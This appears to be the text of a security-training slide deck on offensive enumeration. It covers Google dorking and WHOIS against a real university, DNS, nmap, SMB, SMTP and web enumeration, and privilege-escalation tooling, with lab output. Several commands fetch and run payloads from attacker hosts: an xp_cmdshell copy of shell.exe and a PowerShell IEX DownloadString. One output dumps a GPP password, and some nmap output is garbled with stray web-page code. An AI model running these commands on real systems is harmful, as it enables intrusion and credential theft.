


OFFENSIVE ENUMERATION

By: Andrew Oliveau



WHAT IS THE CYBER KILL CHAIN?

- Developed by Lockheed Martin
- Life cycle of a cyber attack
- Methodology used by black hat hackers, penetration testers, and state sponsored groups.
- Also useful for IT security engineers too!
- “The best defense is a good offense”



LIFE CYCLE OF CYBER KILL CHAIN

ENUMERATION

- Research, research, and more research
- Passive information gathering
 - Google
 - Whois
- Active information gathering
 - Port scanning
 - DNS enumeration
 - SMB enumeration
- Find your target

PASSIVE INFORMATION GATHERING

GOOGLE HACKING

- **Site:gmu.edu** – site parameter limits results to specified domain.
- **Filetype:pdf** – only provide pdf files (can be any type of file)
- **Inurl:** - filter by url content
- **Intitle:** - filter by words in title
- **More filter techniques can be found in Google Hacking Exploit Database**



site:gmu.edu -site:bis.gmu.edu inurl:"login.php"

All

Videos

Books

Images

News

More

Settings

2 results (0.26 seconds)



eagle.gmu.edu › people_finder › login ▾

People Finder - George Mason University Directory

Logging into People Finder will allow you to view email addresses. Please log in using your Mason Username (NetID) and password (these are the same ...



eyewitnesseritrea.gmu.edu › login ▾

Eritrea

Contributor LOGIN. Email Id *. Password *. Login Login Forgot Password ? Contributor Lo
2019 Eyewitness Eritrea. All Rights Reserved | Design by ...

EMAIL HARVESTING



Find emails and usernames belonging to an organization



Useful for client side attacks



Reveals naming convention used

Ex: aoliveau, andrewoliveau, andrewo, etc



Finds users to target



Emails are heavily used for intrusion

THE HARVESTER

- Find emails belonging to your target
 - Built in Kali Linux
 - Will search Google, Bing, and other sites.

SUBDOMAIN ENUMERATION

- Subdomains are also targeted by attackers
- **Vpn.domainname.com** is attractive – phish for credentials and use it enter domain
- **Remotedesktop.domainname.com** is attractive – login to target domain with RDP
- **Password.domainname.com** is attractive – create a phishing site to obtain passwords
- **Housing.gmu.edu** is NOT attractive



Services ▾ Solutions ▾ News Company ▾ Resources ▾ Q ▾ Report Fraud Request Demo

Hostnames matching *.gmu.edu

► Search with another pattern?

93 results (showing 21 to 40)

	Site	First seen	Netblock	OS	Site Report
21	chnm.gmu.edu	March 2000	George Mason University	unknown	
22	password.gmu.edu	January 2013	George Mason University	Linux - RedHat	
23	historymatters.gmu.edu	August 1999	George Mason University	unknown	

WHOIS ENUMERATION

Domain Name: GMU.EDU

Registrant:

George Mason University
4400 University Drive
4400 University Drive
Fairfax, VA 22030
USA

Administrative Contact:

Tracy Holt
George Mason University
Information Technology MSN 1B5
4400 University Drive
Fairfax, VA 22030
USA
+1.7039933356
holt@gmu.edu

Technical Contact:

Tracy Holt
George Mason University
Information Technology MSN 1B5
4400 University Drive
Fairfax, VA 22030
USA
+1.7039933356
holt@gmu.edu

Name Servers:

RUTH.GMU.EDU
MAGDA.GMU.EDU
EVE.GMU.EDU

Domain record activated: 14-Oct-1987

Domain record last updated: 06-May-2019

Domain expires: 31-Jul-2021

Information Updated: 2020-02-16 20:54:07

- Database contains
 - Name server
 - Registrar
 - Full contact information about domain name

OTHER METHODS

- Wireshark
- Listening to conversations
- Forums
- Business cards
- Driving the outer perimeter

ACTIVE INFORMATION GATHERING

DNS ENUMERATION

- DNS offers a variety of information about public and private servers
- Finding DNS server can divulge potential targets
 - Ex: mail servers

```
root@kali:~# host -t ns megacorpone.com
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
root@kali:~# host -t mx megacorpone.com
megacorpone.com mail is handled by 60 mail.megacorpone.com.
megacorpone.com mail is handled by 50 mail2.megacorpone.com.
```

AUTOMATING DNS LOOKUPS

- Additional DNS queries to discover more host names and IPs
- Bash and PowerShell makes automation easy
- Kali and Github tools already exist to do this (`dnsrecon` and `dnsenum`)

```
root@kali:~# echo ftp >> list.txt
root@kali:~# echo mail >> list.txt
root@kali:~# echo owa >> list.txt
root@kali:~# echo proxy >> list.txt
root@kali:~# echo router >> list.txt
root@kali:~# for ip in $(cat list.txt);do host $ip.megacorpone.com;done
www.megacorpone.com has address 50.7.67.162
Host ftp.megacorpone.com not found: 3(NXDOMAIN)
mail.megacorpone.com has address 50.7.67.155
Host owa.megacorpone.com not found: 3(NXDOMAIN)
Host proxy.megacorpone.com not found: 3(NXDOMAIN)
router.megacorpone.com has address 50.7.67.190
root@kali:~#
```

```
root@kali:~# for ip in $(seq 155 190);do host 50.7.67.$ip;done |grep -v "not found"
155.67.7.50.in-addr.arpa domain name pointer mail.megacorpone.com.
162.67.7.50.in-addr.arpa domain name pointer www.megacorpone.com.
163.67.7.50.in-addr.arpa domain name pointer mail2.megacorpone.com.
164.67.7.50.in-addr.arpa domain name pointer www2.megacorpone.com.
165.67.7.50.in-addr.arpa domain name pointer beta.megacorpone.com.
...
```

```
root@kali:~# host -l megacorpone.com ns2.megacorpone.com
Using domain server:
Name: ns2.megacorpone.com
Address: 50.7.67.154#53
Aliases:

megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
admin.megacorpone.com has address 50.7.67.187
beta.megacorpone.com has address 50.7.67.165
fs1.megacorpone.com has address 50.7.67.166
intranet.megacorpone.com has address 50.7.67.188
mail.megacorpone.com has address 50.7.67.155
```


DNS ZONE TRANSFERS

- Database replication between related DNS servers
- Copying zone file from a master DNS to a slave server
- File contains list of all DNS names configured for that zone
- Administrators misconfigure DNS servers


PORT SCANNING

- Discover open ports
- TCP CONNECT / SYN scanning
 - Connect: attempting to complete a 3 way handshake
 - SYN: If TCP port is open, SYN-ACK should be sent back but never send final ACK
- UDP Scanning is unreliable
 - If closed, ICMP port unreachable sent back

Note: Port scanning can be detected and may be illegal



NMAP



- Used to discover hosts and services (ping sweep and port scanning)
- **-sV:** Probe open ports to determine service/version info
- **-sC:** Use default scripts to find more info on services from ports found
- **-O:** Enable OS detection
- **-sU:** UDP scan
- **-S:** Spoof source address
- **-T:** Timing template (0-5)
- **--script:** Use specific script for a port (ex. SMB port 445 vulnerability scanner)
- **-p:** specify which port to scan (1-65535)

```
root@kali:~/htb/boxes/Sauna# nmap -sC -sV -o nmap 10.10.10.175
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-16 16:55 EST
Nmap scan report for 10.10.10.175
Host is up (0.090s latency).
Not shown: 988 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-02-17 05:57:24Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/16%Time=5E49BA5B%P=x86_64-pc-linux-gnu%r(DNSVer
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\x07version\x04bind\0\x10\0\x03");
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h01m49s
| smb2-security-mode:
| 2.02:
|_ Message signing enabled and required
| smb2-time:
|  date: 2020-02-17T05:59:47
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 316.83 seconds
root@kali:~/htb/boxes/Sauna#
```

HACK THE BOX EXAMPLE

- What type of host are we targeting here?

FULL PORT SCAN DILEMMA


- Sometimes a full port scan is necessary
- Loud
- Good for Hack the Box machines

```
root@kali:~/htb/boxes# nmap -p 1-65535 --max-retries=1 10.10.10.175
```

MORE WITH NMAP

- It is possible to scan an entire subnet!
- Nmap **-top-ports=20 10.10.10.1-254**
- Plenty of options with **-script**

```
root@kali:~/Desktop/boxes/128# nmap -p 27900 --script ms-sql-xp-cmdshell --script-args mssql.instance-all,mssql.username=sa,mssql.password=password,ms-sql-xp-cmdshell.cmd="copy \\\\"10.11.0.139\ROPN0P\shell.exe" 10.11.1.128
Starting Nmap 7.00 ( https://nmap.org ) at 2019-07-20 11:20 EDT
Nmap scan report for 10.11.1.128
Host is up (0.17s latency).>
<% do until rs.EOF
PORT      STATE SERVICE
27900/tcp open  ms-sql-s
MAC Address: 00:50:56:93:76:93 (VMware)
response.write(">")
Host script results:
| ms-sql-xp-cmdshell:
|_ s.C[10.11.1.128\MSSQLSERVER]
|_ rs.Command: copy \\10.11.0.139\ROPN0P\shell.exe
|_ /select> output
|_ =====
|_ input type="submit" value="Submit"><input type="button" value="Cancel"></form> Null
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
root@kali:~/Desktop/boxes/128# nmap -p 27900 --script ms-sql-xp-cmdshell --script-args mssql.instance-all,mssql.username=sa,mssql.password=password,ms-sql-xp-cmdshell.cmd="shell.exe" 10.11.1.128
Starting Nmap 7.00 ( https://nmap.org ) at 2019-07-20 11:20 EDT
Nmap scan report for 10.11.1.128 (reset)
Host is up (0.20s latency).
<%
PORT      STATE SERVICE
27900/tcp open  ms-sql-s
MAC Address: 00:50:56:93:76:93 (VMware)
<%
Host script results:
| ms-sql-xp-cmdshell:
|_ s.C[10.11.1.128\MSSQLSERVER]
|_ rs.Command: copy \\10.11.0.139\ROPN0P\shell.exe
|_ rs.MoveNext
Nmap done: 1 IP address (1 host_up) scanned in 31.70 seconds
```



SHODAN

- NMAP on steroids
- Global port scan
- Exploit database

SHODAN

SMB ENUMERATION

- Server Message Block
- Port 445
- Interesting files
- Lateral movement
- Exploits



SMB ENUMERATION TOOLS

- Smbclient -L \\ip
- Smbclient \\\ip\share

```
root@kali:~/htb/boxes/Nest# smbclient -L \\10.10.10.178  
Enter WORKGROUP\root's password:
```

Sharename	Type	Comment
-----	-----	-----
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
Data	Disk	
IPC\$	IPC	Remote IPC
Secure\$	Disk	
Users	Disk	

SMB1 disabled -- no workgroup available

```
root@kali:~/htb/boxes/Nest# smbclient \\\10.10.10.178\\Users
```

```
Enter WORKGROUP\root's password:
```

```
Try "help" to get a list of possible commands.
```

```
smb: \> ls
```

.	D	0	Sat	Jan	25	18:04:21	2020
..	D	0	Sat	Jan	25	18:04:21	2020
Administrator	D	0	Fri	Aug	9	11:08:23	2019
C.Smithie	D	0	Sun	Jan	26	02:21:44	2020
L.Frost	D	0	Thu	Aug	8	13:03:01	2019
R.Thompson	D	0	Thu	Aug	8	13:02:50	2019
TempUser	D	0	Wed	Aug	7	18:55:56	2019

10485247 blocks of size 4096. 6545509 blocks available

```
smb: \>
```

SMB ENUMERATION TOOLS

- nmap --script smb-enum-shares -p 139,445 [ip]
- Nmap –script smb-vuln* -p 445 [ip]

```
root@kali:~/htb# nmap --script smb-vuln* -p 445 10.10.10.40
```



SMTP ENUMERATION

- Verify existing users on a mail server
- VRFY – verify email address
- EXPN – asks server for membership of a mailing list
- Automate with nmap or manual script
- nmap –script smtp-enum-users,smtp-vuln-cve2010-4344 -p 25 10.11.1.215

```
root@kali:~# nc -nv 10.11.1.215 25
(UNKNOWN) [10.11.1.215] 25 (smtp) open
220 redhat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Wed, 12 Jun 2013 07:47:14 +0300
VRFY root
250 2.1.5 root <root@redhat.acme.com>
VRFY idontexist
550 5.1.1 idontexist... User unknown
^C
root@kali:~#
```

Egotistical Bank :: Home X +

10.10.10.175

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit

INVEST IN YOUR FUTURE

Egotistical Bank

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.175:80/

Scan Information | Results - List View: Dirs: 0 Files: 5 | Results - Tree View | Errors: 0

Type	Found	Response	Size
Dir	/	200	33017
Dir	/images/	403	1371
File	/index.html	200	33019
File	/about.html	200	31174
File	/blog.html	200	24919
File	/contact.html	200	15858
File	/single.html	200	38283
Dir	/Images/	403	1371
Dir	/css/	403	1371


Current speed: 83 requests/sec (Select and right click for more options)

WEB ENUMERATION

- Port 80, 443
- Look for vulnerable versions
- Tools
 - Dirbuster
 - Nikto
 - Wfuzz
 - Burpsuite Spider
 - Wappalyzer
 - Wpscan

PRIVILEGE ESCALATION ENUMERATION

- Finding computer misconfigurations to elevate privileges
- Things to enumerate:
 - SUID Binaries
 - Kernel Exploits
 - Unquoted service paths
 - Password Hunting
 - Task schedules and cron jobs
 - Outdated services
 - User permissions
 - Registry keys
 - Logs
 - AV processes



LINUX ENUMERATION

- Sudo -l

```
chow@kali:~$ sudo -l
Matching Defaults entries for chow on kali:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User chow may run the following commands on kali:
  (root) NOPASSWD: /usr/bin/vi
chow@kali:~$
```

- Cat ~/.bash_history

- Uname -a

```
root@kali:~# uname -a
Linux kali 4.17.0-kali1-686 #1 SMP Debian 4.17.8-1kali1 (2018-07-24) i686 GNU/Linux
root@kali:~# █
```

- Find SUID files

- `find / -perm -4000 -type f 2>/dev/null`

WINDOWS ENUMERATION

- Registry keys
- AV
- Unquoted service paths
- Password hunting
- Hotfix
- User permissions:
 - Whoami /all

```
C:\Users\Shadowdriu>systeminfo

Host Name: LAPTOP-E72D041B
OS Name: Microsoft Windows 10 Home
OS Version: 10.0.18362 N/A Build 18362
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00325-95800-00000-AAOEM
Original Install Date: 8/19/2019, 9:16:31 PM
System Boot Time: 11/15/2019, 5:34:07 PM
System Manufacturer: LENOVO
System Model: 80MV
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 94 Stepping 3 GenuineIntel ~2600 Mhz
BIOS Version: LENOVO CDCN53WW, 9/19/2016
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: es;Spanish (Traditional Sort)
Time Zone: (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 16,212 MB
Available Physical Memory: 7,999 MB
Virtual Memory: Max Size: 40,788 MB
Virtual Memory: Available: 14,671 MB
Virtual Memory: In Use: 26,117 MB
Page File Location(s): E:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\LAPTOP-E72D041B
Hotfix(s): 10 Hotfix(s) Installed.
[01]: KB4519573
[02]: KB4503308
[03]: KB4508433
[04]: KB4515383
```

```

root@kali:/opt/LinuxEnumeration/LinEnum# bash LinEnum.sh
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# Version 0.96
#
# [+] Debug Info
# [+] Thorough tests = Disabled

Scan started at:
Tue 19 Nov 2019 09:27:37 PM EST

[+] SYSTEM #####
[-] Kernel Information:
Linux kali 4.17.0-kali1-686 #1 SMP Debian 4.17.8-1kali1 (2018-07-24) 1686 GNU/Linux

[-] Kernel Information (continued):
Linux version 4.17.0-kali1-686 (devel@kali.org) (gcc version 7.3.0 (Debian 7.3.0-25)) #1 SMP Debian 4.17.8-1kali1 (2018-07-24)

[-] Specific Release Information:
DISTRIIB_ID=kali
DISTRIIB_RELEASE=kali-rolling
DISTRIIB_CODENAME=kali-rolling
DISTRIIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2018.3"
VERSION_ID="2018.3"
ID_LIKE=debian
ANSI COLOR="1;31"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"

[-] Instname:
kali

### USER/GROUP #####
[-] Current user/group info:
uid=0(root) gid=0(root) groups=0(root)

```

PRIVILEGE ESCALATION ENUMERATION TOOLS

```

PS C:\Users\mssql-svc> IEX (New-Object Net.WebClient).DownloadString("http://10.10.14.17:8080/PowerUp.ps1"); Invoke-All

Privilege : SeImpersonatePrivilege
Attributes : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 2576
ProcessId : 2504
Name : 2504
Check : Process Token Privileges

ServiceName : UsoSvc
Path : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart : True
Name : UsoSvc
Check : Modifiable Services

ModifiablePath : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
IdentityReference : QUERIER\mssql-svc
Permissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH% : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
Name : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
Check : %PATH% .dll Hijacks
AbuseFunction : Write-HijackDll -DllPath 'C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll' -o -l

UnattendPath : C:\Windows\Panther\Unattend.xml
Name : C:\Windows\Panther\Unattend.xml
Check : Unattended Install Files

Changed : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!!}
File : C:\ProgramData\Microsoft\GroupPolicy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
Check : Cached GPP Files

Method 1. Installation directly as ruby gem (dependencies will be installed automatically)
required to be done manually
Method 2. Git clone and install dependencies on your system
Method 3. Using bundler (dependencies will not be installed automatically)

```

Method 1. Installation directly as ruby gem (dependencies will be installed automatically)

- Step 1. Install it (it will install automatically dependencies): `gem install evil-winrm`
- Step 2. Ready. Just launch it! `-s evil-winrm -i 192.168.1.100 -n Administrator -e /home/fool/ex1.ps1 -w /home/fool/ex1_files/`

Method 2. Git clone and install dependencies on your system

- Step 1. Clone it! `git clone https://github.com/Hacxplayas/evil-winrm`
- Step 2. Open cmd/PowerShell: `cd evil-winrm\src\evil-winrm\evil-winrm\bin\ -s evil-winrm -i 192.168.1.100 -n Administrator -e /home/fool/ex1.ps1 -w /home/fool/ex1_files/`

Method 3. Using bundler (dependencies will not be installed automatically)

- Step 1. Install bundler: `gem install bundler:2.0.2`
- Step 2. Install dependencies with bundler: `cd evil-winrm\src\evil-winrm\evil-winrm\bin\ -s evil-winrm -i 192.168.1.100 -n Administrator -e /home/fool/ex1.ps1 -w /home/fool/ex1_files/`

- Windows:
 - PowerUp
 - Metasploit – local_exploit_suggester
 - Sherlock
- Linux
 - LinEnum
 - Linuxprivchecker
 - PE-Linus

```
PS C:\AD\Tools>
PS C:\AD\Tools> Get-NetComputer
dcorp-dc.dollarcorp.moneycorp.local
dcorp-mssql.dollarcorp.moneycorp.local
dcorp-ci.dollarcorp.moneycorp.local
dcorp-mgmt.dollarcorp.moneycorp.local
dcorp-appsrv.dollarcorp.moneycorp.local
dcorp-adminsrv.dollarcorp.moneycorp.local
dcorp-sql1.dollarcorp.moneycorp.local
dcorp-student4.dollarcorp.moneycorp.local
dcorp-stdadmin.dollarcorp.moneycorp.local
dcorp-student14.dollarcorp.moneycorp.local
dcorp-student15.dollarcorp.moneycorp.local
dcorp-student5.dollarcorp.moneycorp.local
dcorp-student13.dollarcorp.moneycorp.local
dcorp-student6.dollarcorp.moneycorp.local
dcorp-student8.dollarcorp.moneycorp.local
dcorp-student7.dollarcorp.moneycorp.local
dcorp-student2.dollarcorp.moneycorp.local
dcorp-student11.dollarcorp.moneycorp.local
dcorp-student9.dollarcorp.moneycorp.local
dcorp-student10.dollarcorp.moneycorp.local
dcorp-student1.dollarcorp.moneycorp.local
dcorp-student3.dollarcorp.moneycorp.local
dcorp-student12.dollarcorp.moneycorp.local
PS C:\AD\Tools> _
```

ACTIVE DIRECTORY ENUMERATION

- Ldapsearch
- Enum4linux
- Powerview
- Bloodhound

Start typing to search for a node...

A ⌂ ⌄

	Database Info	Node Info	Queries
DB Address	bolt://localhost:7687		
DB User	neo4j		
Users	6		
Computers	1		
Groups	51		
Sessions	1		
ACLs	457		
Relationships	503		

Refresh DB Stats Clear Sessions
Warm Up Database Clear Data
Log Out/Switch DB

BLOODHOUND

Find relationships within Active Directory domain to discover attack paths. Uses graph theory to reveal hidden and often unintended relationships

Invoke-BloodHound -CollectionMethod All -LDAPUser [user] -LDAPPass [password]

File Edit View Go Help

← → ↑ ↻

📁 /opt/evil-winrm/

⟳

DEVICES

💿 File System

PLACES

📁 root

💻 Desktop

🗑 Trash

NETWORK

🌐 Browse Network



resources



20200217043103_
BloodHound.zip



20200217043243_
BloodHound.zip



20200217050155_
BloodHound.zip




CHANGELOG.md



CODE_OF_COND
UCT.md



CONTRIBUTING.m
d



Dockerfile



evil-winrm.rb



Gemfile



Gemfile.lock



Invoke-
Mimikatz.ps1



jaws-enum.ps1



LICENSE



mimikatz.exe



PowerUp.ps1



README.md



SharpHound.ps1



